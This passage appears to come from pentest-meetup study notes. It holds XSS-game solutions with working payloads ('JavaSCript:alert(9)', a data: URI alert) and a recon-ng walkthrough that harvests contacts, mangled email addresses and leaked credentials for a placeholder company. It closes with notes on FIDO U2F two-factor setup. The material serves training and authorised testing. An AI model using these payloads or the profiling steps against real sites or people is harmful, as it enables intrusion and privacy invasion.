URL: https://xss-game.appspot.com/level5/frame/signup?next=confirm
response URL: https://xss-game.appspot.com/level5/frame/signup?next=9zqjxnt'%22()%7B
↪%7D%3Cx%3E:/9zqjxnt;9
Unfiltered: (){}x:/
Payload: 9zqjxnt'"(){}<x>:/9zqjxnt;9
Type: url
Injection point: next
Possible payloads: JavaSCript:prompt(9)
Line: <a href="9zqjxnt&#39;&quot;(){}&lt;x&gt;:/9zqjxnt
```

Now xsscrapy found the injection point `next` with payload `JavaSCript:prompt(9)` which we convert to using `alert(9)` instead of `prompt(9)`. Trying `https://xss-game.appspot.com/level5/frame/signup?next=JavaSCript:alert(9)` that with the browsers solves level5.

### Level 6

xsscrapy did not find the XSS vulnerability: enter location `https://xss-game.appspot.com/level6/frame#data:text/javascript,alert("boo")`.

Like level4, level 6 uses a hash URI with client-side javascript creating the vulnerable page dynamically; xsscrapy does not test DOM XSS.

CHAPTER

SEVEN

# PENTEST RECONNAISANCE

This is a summary of some of the reconnaisance topics we've studied.

## 7.1 HackBack!

A hacker named Phineas Fisher claimed responsibility for the 2015 hack of the Hacking Team and the 2014 hack on Gamma Group. The alleged perpetrator published a "DIY Guide" HackBack! v1 followed by an updated HackBack!. Well worth reading.

## 7.2 one-off tools

### 7.2.1 google hacking database

The google hacking database is a compendium of Google hacking searches useful in pentration testing.

### 7.2.2 dnsenum

dnsenum is avaliable in Kali Linux and can be installed in Debian Linux as follows:

```
# no debian Net::Whois::IP module, so partial functionality
cd /usr/local/bin
sudo apt-get install libnet-dns-perl libnet-ip-perl libnet-netmask-perl \
    libstring-random-perl libtest-www-mechanize-perl libxml-writer-perl -y
sudo git clone https://github.com/fwaeytens/dnsenum git.dnsenum
sudo ln -s git.dnsenum/dnsenum.pl dnsenum
sudo chmod +x dnsenum
```

```
me@myhostp:~$ dnsenum SOMEDOMAIN.COM
dnsenum.pl VERSION:1.2.4

-----   SOMEDOMAIN.COM   -----


Host's addresses:
__________________

SOMEDOMAIN.COM.                         599      IN     A        184.168.221.63

```

```
Name Servers:
______________

ns08.domaincontrol.com.                  75921    IN    A        208.109.255.4
ns07.domaincontrol.com.                  75841    IN    A        216.69.185.4


Mail (MX) Servers:
___________________

aspmx.l.google.com.                      80       IN    A        74.125.142.27
alt1.aspmx.l.google.com.                 81       IN    A        173.194.68.26
alt2.aspmx.l.google.com.                 292      IN    A        74.125.131.27
aspmx2.googlemail.com.                   292      IN    A        74.125.29.27
aspmx3.googlemail.com.                   68       IN    A        74.125.131.27
aspmx4.googlemail.com.                   240      IN    A        173.194.66.27
aspmx5.googlemail.com.                   292      IN    A        74.125.136.27


Trying Zone Transfers and getting Bind Versions:
_________________________________________________


Trying Zone Transfer for SOMEDOMAIN.COM on ns08.domaincontrol.com ...
AXFR record query failed: truncated zone transfer

Trying Zone Transfer for SOMEDOMAIN.COM on ns07.domaincontrol.com ...
AXFR record query failed: truncated zone transfer

brute force file not specified, bay.
```

### 7.2.3 dnsrecon

dnsrecon is avaliable in Kali Linux and can be installed in Debian Linux as follows:

```
cd /usr/local/bin
sudo apt-get install python-dnspython python-netaddr -y
sudo git clone https://github.com/darkoperator/dnsrecon git.dnsrecon
sudo ln -s git.dnsrecon/dnsrecon.py dnsrecon
```

Here is a sample run:

```
me@myhostp:~$ dnsrecon -d SOMEDOMAIN.COM
[*] Performing General Enumeration of Domain: SOMEDOMAIN.COM
[-] DNSSEC is not configured for SOMEDOMAIN.COM
[*]     SOA ns07.domaincontrol.com 216.69.185.4
[*]     SOA ns07.domaincontrol.com 2607:f208:206::4
[*]     NS ns07.domaincontrol.com 216.69.185.4
[*]     NS ns07.domaincontrol.com 2607:f208:206::4
[*]     NS ns08.domaincontrol.com 208.109.255.4
[*]     NS ns08.domaincontrol.com 2607:f208:302::4
[*]     MX aspmx.l.google.com 74.125.193.26
[*]     MX alt1.aspmx.l.google.com 173.194.68.26
[*]     MX alt2.aspmx.l.google.com 74.125.131.27
[*]     MX aspmx2.googlemail.com 74.125.29.26
[*]     MX aspmx3.googlemail.com 74.125.131.27
[*]     MX aspmx4.googlemail.com 173.194.67.26
[*]     MX aspmx5.googlemail.com 74.125.136.26
[*]     MX aspmx.l.google.com 2607:f8b0:4001:c05::1a
[*]     MX alt1.aspmx.l.google.com 2607:f8b0:400d:c00::1a
[*]     MX alt2.aspmx.l.google.com 2607:f8b0:400c:c03::1b
[*]     MX aspmx2.googlemail.com 2607:f8b0:400d:c04::1a
[*]     MX aspmx3.googlemail.com 2607:f8b0:400c:c03::1b
[*]     MX aspmx4.googlemail.com 2a00:1450:400c:c05::1a
[*]     MX aspmx5.googlemail.com 2a00:1450:4013:c01::1a
[*]     A SOMEDOMAIN.COM 184.168.221.63
[*]     TXT SOMEDOMAIN.COM v=spf1 include:_spf.google.com ~all
[*]     TXT SOMEDOMAIN.COM google-site-verification=2MeBEOI5lI9_
↪sb5FEVnH6alnSkT4vkq6DAKgRLuGQ3g
[*] Enumerating SRV Records
[-] No SRV Records Found for SOMEDOMAIN.COM
[*] 0 Records Found
```

### 7.2.4 theharvester

theharvester is avaliable in Kali Linux and can be installed in Debian Linux as follows:

```
cd /usr/local/bin
sudo git svn clone http://theharvester.googlecode.com/svn/trunk/ git.theharvester
sudo ln -s git.theharvester/theHarvester.py theharvester
sudo chmod +x theharvester
```

A quick run `theharvester example.com -l 200 -b all` revealed 61 emails vs `recon-ng`'s 46 (although having a linkedin api would probably yield over 90 email addresses). Additionally, `theharvester` discovered the host elearning.example.com but missed a number of those found by `recon-ng`.

## 7.3 recon-ng

### 7.3.1 recon-ng overview

recon-ng performs web-based reconnaisance and information gathering as a precursor to using Metasploit and the Social-Engineering Toolkit. It can fit into and expand the information gathering part of the OWASP Web Application Penetration Testing Guide. It requires some prior manual reconnaisance for seed data: companies, domains, locations, and netblocks. From there it can be used to expand the domains; provide contacts, hosts, and ports; limited leaks and vulnerabilites; and pushpins (geographically tagged data such as tweets and photos).

recon-ng's interface has radically changed with v4.0.0. All users should review Recon-ng Update to understand the new interface and how to use `recon-ng`. Since `recon-ng` does lots of screen-scraping you can expect it to be unstable due to web site changes.

It comes installed with Kali linux and can easily be installed on Debian via:

```
cd /usr/local/bin
sudo git clone https://bitbucket.org/LaNMaSteR53/recon-ng.git git.recon-ng
sudo ln -s git.recon-ng/recon-ng .
```

`recon-ng` is designed to facilitate working on several distinct, simultaneous pentest projects. It has both global (per-pentester) data and per-workspace (aka per-project) data.

The global data consists of keys (authentication information) for online api's required by some of `recon-ng`'s modules. These are unique for each pentester and don't change between projects. They are stored in the SQLite database **$HOME/.recon-ng/keys.db** and viewed via `show keys`.

> See `help keys`, `show keys`, and recon-ng Wiki Acquiring API Keys for details. Currently the following keys are free:
>
> bing API
> facebook API **NOTE** currently only the **facebook_username** and **facebook_password** keys are used (**facebook_api** and **facebook_secret** are ignored)
> twitter API
>
> google API - create project, enable custom search API, add search with bogus site, edit site by selecting "Search the entier web . . . " along with deleting bogus site. Under "Credentials", "Create new Key" (client key allowed from /) and enter via **keys add google_api KEY**. For your custom search, get its custom url and enter the "cx" value via **keys add google_cse CX**.
>
> And the following keys are not free or require vetting/contact:
>
> built with
> flickr requires approval
> jigsaw API - salesforce data.com
> Linked-in requires vetting
> PwnedList requires contact for API access
> shodan

The per-workspace data are stored in a SQLite database **$HOME/.recon-ng/workspaces/WORKSPACENAME/data.db**: tables for companies, contacts, credentials, domains, hosts, leaks, locations, netblocks, options, ports, pushpins, and vulnderabilites. Workspaces allow simultaneously performing several distinct recon efforts on the same computer. At the start of each `recon-ng` project, create & use a new project workspace via `workspaces add PROJECT` then `workspaces select PROJECT`. Use `help` to show the `recon-ng` commands and `show modules` for the `recon-ng` modules available.

### 7.3.2 Before using recon-ng

#### Getting used `recon-ng`

Module names reflect the python module directory structure:

- Module category:

  The first directory selects one of these categories of modules: discovery, exploitation, import, recon (the bulk of modules), and reporting.

- Input-Output (only recon category):

  The second directory for recon category shows the input and output tables. So "recon/domains-hosts/. . . " inputs the domains table to update the hosts table. The other categories skip this level.

- Source (recon-only category):

  The third level reflects the information source, for example “recon/domains-hosts/netcraft”.

`recon-ng` has tab-completion and allows short names or searching for names. For example, to find commands that recon for hosts, enter `search -hosts`. And `use netcraft` is equivalent to `use recon/domains-hosts/netcraft`.

```
[recon-ng][example.com] > search -hosts
[*] Searching for '-hosts'...

  Recon
  -----
    recon/domains-hosts/baidu_site
    recon/domains-hosts/bing_domain_api
    recon/domains-hosts/bing_domain_web
    recon/domains-hosts/brute_hosts
    recon/domains-hosts/google_site_api
    recon/domains-hosts/google_site_web
    recon/domains-hosts/netcraft
    recon/domains-hosts/shodan_hostname
    recon/domains-hosts/ssl_san
    recon/domains-hosts/vpnhunter
    recon/domains-hosts/yahoo_site
    recon/hosts-hosts/bing_ip
    recon/hosts-hosts/ip_neighbor
    recon/hosts-hosts/ipinfodb
    recon/hosts-hosts/resolve
    recon/hosts-hosts/reverse_resolve
    recon/netblocks-hosts/reverse_resolve
    recon/netblocks-hosts/shodan_net
[recon-ng][example.com] > use netcraft
[recon-ng][example.com][netcraft] >
```

The typical module usage pattern is `use MODULE`, `show info`, `set PARM VALUE`, `run`, then `back` to get to the global scope.

And you can run shell commands via `shell` or when it doesn’t match an existing `recon-ng` command:

```
[recon-ng][example2.org][netcraft] > shell ls -l /usr/local/bin
[*] Command: ls -l /usr/local/bin
total 1084
drwxr-sr-x 1 root staff     188 Aug  4 23:40 git.recon-ng
lrwxrwxrwx 1 root staff      21 Aug  4 23:49 recon-ng -> git.recon-ng/recon-ng
[recon-ng][example2.org][netcraft] > ls -laR ~/.recon-ng
[*] Command: ls -laR ~/.recon-ng
/home/me/.recon-ng:
total 8
drwxr-xr-x 1 me  me    34 Aug  7 12:01 .
drwxr-xr-x 1 me  me  1092 Aug  9 09:09 ..
-rw-r--r-- 1 me  me  5120 Aug  7 12:01 keys.db
drwxr-xr-x 1 me  me    84 Aug  8 21:17 workspaces

/home/me/.recon-ng/workspaces:
total 0
drwxr-xr-x 1 me  me  84 Aug  8 21:17 .
drwxr-xr-x 1 me  me  34 Aug  7 12:01 ..
drwxr-xr-x 1 me  me  14 Aug  6 12:09 default
drwxr-xr-x 1 me  me  14 Aug  8 23:22 example.com
```

```

/home/me/.recon-ng/workspaces/default:
total 16
drwxr-xr-x 1 me  me     14 Aug  6 12:09 .
drwxr-xr-x 1 me  me     84 Aug  8 21:17 ..
-rw-r--r-- 1 me  me  16384 Aug  6 12:09 data.db

/home/me/.recon-ng/workspaces/example.com:
total 16
drwxr-xr-x 1 me  me     14 Aug  8 23:22 .
drwxr-xr-x 1 me  me     84 Aug  8 21:17 ..
-rw-r--r-- 1 me  me  16384 Aug  8 23:22 data.db
```

And you can save commands to a file and rerun them:

```
[recon-ng][example2.org][netcraft] > back
[recon-ng][example2.org] > record start saveme.txt
[*] Recording commands to 'saveme.txt'.
[recon-ng][example2.org] > use netcraft
[recon-ng][example2.org][netcraft] > run
##################### SNIP #####################
[recon-ng][example2.org][netcraft] > back
[recon-ng][example2.org] > record stop
[*] Recording stopped. Commands saved to 'saveme.txt'.
[recon-ng][example2.org] > cat saveme.txt
[*] Command: cat saveme.txt
use netcraft
run
back
record stop
[recon-ng][example2.org] > resource saveme.txt
##################### SNIP #####################
[recon-ng][example2.org][netcraft] > back
[recon-ng][example2.org] > record stop
[*] Recording is already stopped.
[recon-ng][example2.org] > EOF
```

### Modules, tables, keys, . . .

Run `help` and `show`, followed by running most of the listed commands to get used to the interface.

### Setting up `recon-ng` global data

Run the `recon-ng` command **show keys** to list `recon-ng`'s global web API accounts. They are (or should be) described in recon-ng Wiki Acquiring API Keys. Not all the accounts are freely available: some charge or go through an approval process. The following keys are currently free and available without an approval cycle: bing_api, facebook_password/facebook_username, google_api/google-cse, rapportive_token (automatically saved by `recon-ng`), and twitter_api/twitter_secret/twitter_token. Here is an example of setting up the facebook_username/facebook_password:

```
[recon-ng][default] > show keys
[recon-ng][default] > keys add facebook_username FACEBOOKUSER
[recon-ng][default] > keys add facebook_password FACEBOOKPW
[recon-ng][default] > show keys
```

### Getting seed data for `recon-ng`

Google search for company "Sample Company" finds **www.example.com** along with the company name and locations and "Sample Company Europe" at **www.exampleeurope.com**. Start by updating the **companies** and **locations** tables.

```
[recon-ng][default] > workspaces add example.com
[recon-ng][example.com] > add companies Sample Company~100 employees
[recon-ng][example.com] > add locations ~~123 Maple Street, Anytown, CA 12345
[recon-ng][example.com] > add locations ~~456 Elm Ave, Anothertown, CA 67890
[recon-ng][example.com] > add companies Sample Company Europe~Registration number:␣
↪1234567
[recon-ng][example.com] > add locations ~~Someplace in Europe, A Street, A City, A␣
↪Country, 1234 5678
```

Now search for more domains to add to `recon-ng` via Google searches for **site:example.com -site:www.example.com** and **site:exampleeurope.com -site:www.exampleeurope.com**. Note that some tables require specification of columns which are separated by the tilde "~" character.

```
[recon-ng][example.com] > add domains example.com
[recon-ng][example.com] > add domains exampleeurope.com
[recon-ng][example.com] > add hosts www.example.com~~~~~
[recon-ng][example.com] > add hosts blog.example.com~~~~~
[recon-ng][example.com] > add hosts mail.example.com~~~~~
[recon-ng][example.com] > add hosts web.example.com~~~~~
[recon-ng][example.com] > add hosts example.com~~~~~
[recon-ng][example.com] > add hosts www.exampleeurope.com~~~~~
```

As for netblocks, a quick visit to ARIN - American NIC for **Sample Company** provides 2 netblocks and RIPE NNC - Europe NIC for **Sample Company Europe** provides no IPv4 netblocks.

```
whois -h whois.arin.net -- "Sample Company"
##################### SNIP #####################
Sample Company (C02345678) UU-1-2-3-4-D5 (NET-1-2-3-4-1) 1.2.3.0 - 1.2.3.31
Sample Company (C03456789) example (NET-2-3-4-5-1) 2.3.4.0 - 2.3.4.7
```

```
[recon-ng][example.com] > add netblocks 1.2.3.0/27
[recon-ng][example.com] > add netblocks 2.3.4.10/29
```

### Leverage known netblocks

Try to get more information based on the known netblocks. Here we illustrate `show info` for a module to show the required input arguments. In the first case there are no more arguments to set.

```
[recon-ng][example.com] > search netblocks-
[*] Searching for 'netblocks-'...

  Recon
  -----
    recon/netblocks-hosts/reverse_resolve
    recon/netblocks-hosts/shodan_net
    recon/netblocks-ports/census_2012

[recon-ng][example.com] > use recon/netblocks-hosts/reverse_resolve
[recon-ng][example.com][reverse_resolve] > show info

      Name: Reverse Resolver
```

```
      Path: modules/recon/netblocks-hosts/reverse_resolve.py
    Author: John Babio (@3vi1john)

Description:
  Conducts a reverse lookup for each of a netblock's IP addresses to resolve the␣
↪hostname. Updates the
  'hosts' table with the results.

Options:
  Name    Current Value  Req  Description
  ------  -------------  ---  -----------
  SOURCE  default        yes  source of input (see 'show info' for details)

Source Options:
  default        SELECT DISTINCT netblock FROM netblocks WHERE netblock IS NOT NULL
  <string>       string representing a single input
  <path>         path to a file containing a list of inputs
  query <sql>    database query returning one column of inputs

[recon-ng][example.com][reverse_resolve] > run

----------
1.2.3.0/27
----------
[*] 1.2.3.0 => No record found.
[*] 1.2.3.1 => gateway.somethingelse.com
##################### SNIP ######################
[*] 1.2.3.31 => No record found.

----------
2.3.4.0/29
----------
[*] 2.3.4.0 => 2-3-4-0-isp.net
[*] 2.3.4.7 => 2-3-4-7-isp.net

-------
SUMMARY
-------
[*] 38 total (38 new) items found.
[recon-ng][example.com][reverse_resolve] >
```

### DNS brute forcing TLDs and SLDs

```
[recon-ng][example.com] > search -domains
[*] Searching for '-domains'...

  Recon
  -----
    recon/domains-domains/brute_suffix

[recon-ng][example.com] > use brute_suffix
[recon-ng][example.com][brute_suffix] > show options

  Name      Current Value                              Req  Description
  --------  -------------                              ---  -----------
  SOURCE    default                                    yes  source of input (see
↪'show info' for details)
```

```
  SUFFIXES  /usr/local/bin/git.recon-ng/data/suffixes.txt  yes  path to public suffix␣
↪wordlist
[recon-ng][example.com][brute_suffix] > run
##################### SNIP ######################

-------
SUMMARY
-------
[*] 19 total (16 new) items found.

[recon-ng][example.com][brute_suffix] > show domains

  +-----------------------------------------+
  | rowid |             domain              |
  +-----------------------------------------+
  | 3     | example.biz           |
  | 13    | example.co.in         |
  | 15    | example.co.uk         |
  | 1     | example.com           |
  | 12    | example.com.br        |
  | 4     | example.de            |
  | 14    | example.de.ki         |
  | 5     | example.eu            |
  | 6     | example.in            |
  | 7     | example.info          |
  | 8     | example.net           |
  | 9     | example.org           |
  | 10    | example.ro            |
  | 11    | example.us            |
  | 18    | exampleeurope.co.uk |
  | 2     | exampleeurope.com   |
  | 17    | exampleeurope.de.ki |
  | 16    | exampleeurope.net   |
  +-----------------------------------------+

[*] 18 rows returned

[recon-ng][example.com][brute_suffix] > back
[recon-ng][example.com] >
```

Of the 16 domains added 5 are redirects back to the original 2: **http://example.biz/.net/.org** are redirects to **http://example.com/…** and **exampleeurope.net/.co.uk** are redirects to **exampleeurope.com**. The rest appear to be unrelated and are deleted via `del domains ROWID` for each ROWID:

```
[recon-ng][example.com] > del domains 12
##################### SNIP ######################
```

### Run host gathering modules

```
[recon-ng][example.com] > search -hosts
[*] Searching for '-hosts'...

  Recon
  -----
    recon/domains-hosts/baidu_site
    recon/domains-hosts/bing_domain_api
    recon/domains-hosts/bing_domain_web
    recon/domains-hosts/brute_hosts
    recon/domains-hosts/google_site_api
    recon/domains-hosts/google_site_web
    recon/domains-hosts/netcraft
    recon/domains-hosts/shodan_hostname
    recon/domains-hosts/ssl_san
    recon/domains-hosts/vpnhunter
    recon/domains-hosts/yahoo_site
    recon/hosts-hosts/bing_ip
    recon/hosts-hosts/ip_neighbor
    recon/hosts-hosts/ipinfodb
    recon/hosts-hosts/resolve
    recon/hosts-hosts/reverse_resolve
    recon/netblocks-hosts/reverse_resolve
    recon/netblocks-hosts/shodan_net

[recon-ng][example.com] > use brute_hosts
[recon-ng][example.com][brute_hosts] > run
###################### SNIP ######################
[recon-ng][example.com][brute_hosts] > use baidu_site
[recon-ng][example.com][baidu_site] > run
###################### SNIP ######################
[recon-ng][example.com][baidu_site] > use bing_domain_api
[recon-ng][example.com][bing_domain_api] > run
###################### SNIP ######################
[recon-ng][example.com][bing_domain_api] > use bing_domain_web
[recon-ng][example.com][bing_domain_web] > run
###################### SNIP ######################
[recon-ng][example.com][bing_domain_web] > use google_site_api
[recon-ng][example.com][google_site_api] > run
###################### SNIP ######################
[recon-ng][example.com][google_site_api] > use google_site_web
[recon-ng][example.com][google_site_web] > run
###################### SNIP ######################
[recon-ng][example.com][google_site_web] > use netcraft
[recon-ng][example.com][netcraft] > run
###################### SNIP ######################
[recon-ng][example.com][netcraft] > back
[recon-ng][example.com] > set TIMEOUT 20
[recon-ng][example.com] > use ssl_san
[recon-ng][example.com][ssl_san] > run
###################### SNIP ######################
[recon-ng][example.com][ssl_san] > back
[recon-ng][example.com] > set TIMEOUT 30
[recon-ng][example.com] > use vpnhunter
[recon-ng][example.com][vpnhunter] > run
###################### SNIP ######################
[recon-ng][example.com][vpnhunter] > use yahoo_site
[recon-ng][example.com][yahoo_site] > run
###################### SNIP ######################
[recon-ng][example.com][yahoo_site] > use bing_ip
[recon-ng][example.com][bing_ip] > run
###################### SNIP ######################
[recon-ng][example.com][bing_ip] > use ip_neighbor
[recon-ng][example.com][ip_neighbor] > run
###################### SNIP ######################
[recon-ng][example.com][ip_neighbor] > use /resolve
```

```
[recon-ng][example.com][resolve] > run
##################### SNIP #####################
[recon-ng][example.com][resolve] > use recon/hosts-hosts/reverse_resolve
[recon-ng][example.com][reverse_resolve] > run
##################### SNIP #####################
[recon-ng][example.com][reverse_resolve] > use recon/netblocks-hosts/reverse_resolve
[recon-ng][example.com][reverse_resolve] > run
##################### SNIP #####################
[recon-ng][example.com][reverse_resolve] > use /resolve
[recon-ng][example.com][resolve] > run
##################### SNIP #####################
```

Note that mobilemail.exampleeurope.co.uk was redirected to workspace email login which in the US is the defaul email server for GoDaddy-provided domains.

### Resolve host IPs

```
[recon-ng][example.com][reverse_resolve] > use /resolve
[recon-ng][example.com][resolve] > run
##################### SNIP #####################
```

### Run vhost enumeration modules

No vhost enumeration modules available.

### Run port scans

```
[recon-ng][example.com] > search -ports
[*] Searching for '-ports'...

  Recon
  -----
    recon/netblocks-ports/census_2012

[recon-ng][example.com] > use census_2012
[recon-ng][example.com][census_2012] > run
##################### SNIP #####################
... site http://exfiltrated.com/ is not available ...
```

### Run vulnerability harvesting modules

```
[recon-ng][example.com] > search -vul
[*] Searching for '-vul'...

  Recon
  -----
    recon/domains-vulnerabilities/punkspider
    recon/domains-vulnerabilities/xssed

[recon-ng][example.com] > use punkspider
[recon-ng][example.com][punkspider] > run
```

```
###################### SNIP ######################
[recon-ng][example.com][punkspider] > use xssed
[recon-ng][example.com][xssed] > run
###################### SNIP ######################
```

### Resolve geolocations of harvested locations

```
[recon-ng][example.com] > search -loc
[*] Searching for '-loc'...

  Recon
  -----
    recon/locations-locations/geocode
    recon/locations-locations/reverse_geocode

[recon-ng][example.com] > /geocode
[*] Geocoding '123 Maple Street, Anytown, CA 12345'...
[*] Latitude: 40, Longitude: -80
[*] Geocoding '456 Elm Ave, Anothertown, CA 67890'...
[*] Latitude: 30, Longitude: -100
[*] Geocoding 'Someplace in Europe, A Street, A City, A Country, 1234 5678'...
[*] Latitude: 45, Longitude: 20
```

### Add distinct locations to the db

N/A for this workspace.

### Run contact harvesting modules

```
[recon-ng][example.com] > search -contacts
[*] Searching for '-contacts'...

  Recon
  -----
    recon/companies-contacts/facebook
    recon/companies-contacts/jigsaw
    recon/companies-contacts/jigsaw/point_usage
    recon/companies-contacts/jigsaw/purchase_contact
    recon/companies-contacts/jigsaw/search_contacts
    recon/companies-contacts/linkedin_auth
    recon/companies-contacts/linkedin_crawl
    recon/contacts-contacts/mangle
    recon/contacts-contacts/namechk
    recon/contacts-contacts/rapportive
    recon/domains-contacts/builtwith
    recon/domains-contacts/pgp_search
    recon/domains-contacts/whois_pocs

[recon-ng][example.com] > use facebook
[recon-ng][example.com][facebook] > run
###################### SNIP ######################
[recon-ng][example.com][facebook] > use pgp_search
[recon-ng][example.com][pgp_search] > run
```

```
###################### SNIP ######################
[recon-ng][example.com][pgp_search] > use whois_pocs
[recon-ng][example.com][whois_pocs] > run
###################### SNIP ######################
[recon-ng][example.com][pgp_search] > use mangle
[recon-ng][example.com][mangle] > set PATTERN <fi><ln>@example.com
[recon-ng][example.com][mangle] > run
###################### SNIP ######################
[recon-ng][example.com][mangle] > use rapportive
[recon-ng][example.com][rapportive] > run
###################### SNIP ######################
```

### Mangle contacts into email addresses

```
[recon-ng][example.com] > use mangle
[recon-ng][example.com][mangle] > set PATTERN <fi><ln>@example.com
[recon-ng][example.com][mangle] > run
###################### SNIP ######################
```

### Run modules that convert email addresses into full contacts

No such modules found.

### Run credential harvesting modules

```
[recon-ng][example.com] > search -creds
[*] Searching for '-creds'...

  Recon
  -----
    recon/contacts-creds/breachalarm
    recon/contacts-creds/haveibeenpwned
    recon/contacts-creds/pwnedlist
    recon/creds-creds/adobe
    recon/creds-creds/bozocrack
    recon/creds-creds/hashes_org
    recon/creds-creds/leakdb
    recon/domains-creds/pwnedlist/account_creds
    recon/domains-creds/pwnedlist/api_usage
    recon/domains-creds/pwnedlist/domain_creds
    recon/domains-creds/pwnedlist/domain_ispwned
    recon/domains-creds/pwnedlist/leak_lookup
    recon/domains-creds/pwnedlist/leaks_dump

[recon-ng][example.com] > use breachalarm
[recon-ng][example.com][breachalarm] > run
###################### SNIP ######################
[*] 5 total (5 new) items found.
[recon-ng][example.com][breachalarm] > show credentials

  +-----------------------------------------------------------------------------+
  | rowid |               username                    | password | hash | type | leak |
  +-----------------------------------------------------------------------------+
  | 1     | user1@example.com        |          |          |      |      |
  | 2     | user2@example.com        |          |          |      |      |
  | 3     | user3@example.com        |          |          |      |      |
  | 4     | user4@example.com        |          |          |      |      |
  | 5     | user5@example.com        |          |          |      |      |
  +-----------------------------------------------------------------------------+

[*] 5 rows returned


[recon-ng][example.com] > use haveibeenpwned
[recon-ng][example.com][haveibeenpwned] > run
###################### SNIP ######################
[recon-ng][example.com][haveibeenpwned] > use recon/contacts-creds/pwnedlist
[recon-ng][example.com][pwnedlist] > run
###################### SNIP ######################
```

### Generate pushpins

Here we'll be targeting the

```
[recon-ng][example.com] > search -pushpins
[*] Searching for '-pushpins'...

  Recon
  -----
    recon/locations-pushpins/flickr
    recon/locations-pushpins/picasa
    recon/locations-pushpins/shodan
    recon/locations-pushpins/twitter
    recon/locations-pushpins/youtube
[recon-ng][example.com] > use picasa
[recon-ng][example.com][picasa] > set RADIUS 1
[recon-ng][example.com][picasa] > run
###################### SNIP ######################
[recon-ng][example.com][picasa] > use pushpins/twitter
[recon-ng][example.com][twitter] > set RADIUS 1
[recon-ng][example.com][twitter] > run
###################### SNIP ######################
[recon-ng][example.com][twitter] > use youtube
[recon-ng][example.com][youtube] > set RADIUS 1
[recon-ng][example.com][youtube] > run
###################### SNIP ######################
```

### Generate reports

We start with a pushpin report near corporate headquarters:

```
[recon-ng][example.com] > use reporting/pushpin
[recon-ng][example.com] > show locations

  +------------------------------------------------------------------------------------
↪-------------------------+
  | rowid |  latitude  |  longitude   |                             street_address    ␣
↪                          |
  +------------------------------------------------------------------------------------
↪-------------------------+
  ##################### SNIP #####################
  +------------------------------------------------------------------------------------
↪-------------------------+

[*] 3 rows returned
[recon-ng][example.com][pushpin] > set LATITUDE 40
[recon-ng][example.com][pushpin] > set LONGITUDE -80
[recon-ng][example.com][pushpin] > set MAP_FILENAME pushpin_map.html
[recon-ng][example.com][pushpin] > set MEDIA_FILENAME pushpin_media.html
[recon-ng][example.com][pushpin] > set RADIUS 0.25
[recon-ng][example.com][pushpin] > run
##################### SNIP #####################
```

Then an html report:

```
[recon-ng][example.com] > use html
[recon-ng][example.com][html] > set CREATOR Pentest Meetup
[recon-ng][example.com][html] > set CUSTOMER Pentest Meetup
[recon-ng][example.com][html] > set FILENAME results.html
[recon-ng][example.com][html] > set SANITIZE False
[recon-ng][example.com][html] > run
##################### SNIP #####################
```

### 7.3.3 Tables needing seed, updated, missing

| TABLE | SEED NEEDED? | DATA PROVIDED? |
|---|---|---|
| companies | YES | NO |
| locations | YES | PARTIAL |
| domains | YES | YES |
| netblocks | YES | NO |
| hosts | NO | YES |
| ports | NO | NO |
| contacts | NO | YES |
| credentials | NO | PARTIAL |
| leaks | NO | NO |
| vulnerabilities | NO | NO |
| pushpins | NO | YES |

CHAPTER

EIGHT

# PENTEST STUDY

This is a sampling of the topics studied during the meetup. There are enough good tutorials available online so that our goal here is to provide a few hints and pointers. See the Kali Forum Community Generated Howtos

## 8.1 2 Factor Authentication

Pentesters need security, too.

### 8.1.1 FIDO U2F

This started with notice of Google Launches Security Key, World's First Deployment of Fast Identity Online Universal Second Factor (FIDO U2F) Authentication announcing Google's Strengthening 2-Step Verification with Security Key. Basically, Google's 2-step verification added support for the FIDO (Fast IDentity Online) U2F (Universal 2nd Factor) security keys, a simple USB hardware device. Currently only Google supports FIDO U2F and it requires the Google Chrome browser version 38+. For details consult FIDO technical specifications; the detailed overview FIDO U2F Architectural Overview is freely quoted below without attribution.

#### What is a security key?

For actual devices see Amazon FIDO U2F Security Key search.

#### How was the security key set up?

A pentest-meetup member purchased 2 Plug-Up International security keys and set up their Google account to use 2 factor authentication. Since a security key is a USB device it cannot support devices like smart phones lacking USB ports, but Google has multiple choices for Google account 2-factor authentication that handle desktops, tablets, and mobile phones.

- Google Chrome 38+ is available via standard packages on Debian Jessie but not Kali, requiring uninstalling the official Kali package and manually downloading and installing the latest Chrome browser from Google.
- The security key works out-of-the-box on Windows but on Linux udev had to be configured to allow normal user access to the usb device. On both Debian Jessie and Kali the file /etc/udev/rules.d/10-security-key.rules was added. The file content for Debian Jessie was *SUBSYSTEMS=="usb", ATTRS{idVendor}=="2581", ATTRS{idProduct}=="f1d0", MODE="0660", GROUP="plugdev"* where plugdev should be the group containing the U2F users. On Kali the file content was *SUBSYSTEMS=="usb", ATTRS{idVendor}=="2581", TAG+='uaccess", TAG+="udev-acl"*. After configuring the file run the command `sudo udevadm trigger` and Chrome will be able to access the security key. Running `dmesg | tail` should verify the security key USB insertion.

- The target account's Google 2-factor authentication was enabled using these options:
  - Security keys: this option was enabled and the 2 keys were registered.
  - Verification codes: the primary option for verification codes was set up to default to Google Authenticator (for the mobile phone), which was installed and configured on the mobile phone. Two backup options were selected: the mobile phone's number was configured as a backup number, and 10 backup one-use codes were generated in case all the other methods failed.
  - Registered computers: when first logging into Google using the security key, an option is presented to register the computer to avoid further security key use on that computer. All such computers will be listed under registered computers (which starts off as an empty list).

The net effect is that Google login from a desktop computer would ask for the security key, but the mobile phone would default to the Google Authenticator app. If these were not available the backup phone or one of the backup codes could be used to login.

Linux KVM virtual machines were not able to access the security key from Google Chrome, forcing use of a verification code (Google Authenticator in this case).

Note that there is a many-to-many mapping between security keys and accounts; multiple security keys can be used with any one account account, and any one security key can be used with multiple accounts. So the 2 purchased security keys can be backups to each other for all of the user's accounts. The first security key usage on a computer will ask if the computer should be registered to not require the security key in the future.

### How does it work?

Here is an overview of security key functionality:

> The U2F device and protocol need to guarantee user privacy and security. At the core of the protocol, the U2F device has a capability (ideally, embodied in a secure element) which mints an origin-specific public/private key pair. The U2F device gives the public key and a Key Handle to the origin online service or website during the user registration step.
>
> Later, when the user performs an authentication, the origin online service or website sends the Key Handle back to the U2F device via the browser. The U2F device uses the Key Handle to identify the user's private key, and creates a signature which is sent back to the origin to verify the presence of the U2F device. Thus, the Key Handle is simply an identifier of a particular key on the U2F device.

### What are the shortcomings?

The FIDO Security Reference provides security details including preventing MITM and phishing attacks. Here we add a couple of points:

- Currently it requires a USB interface, but future implementations will address this issue.
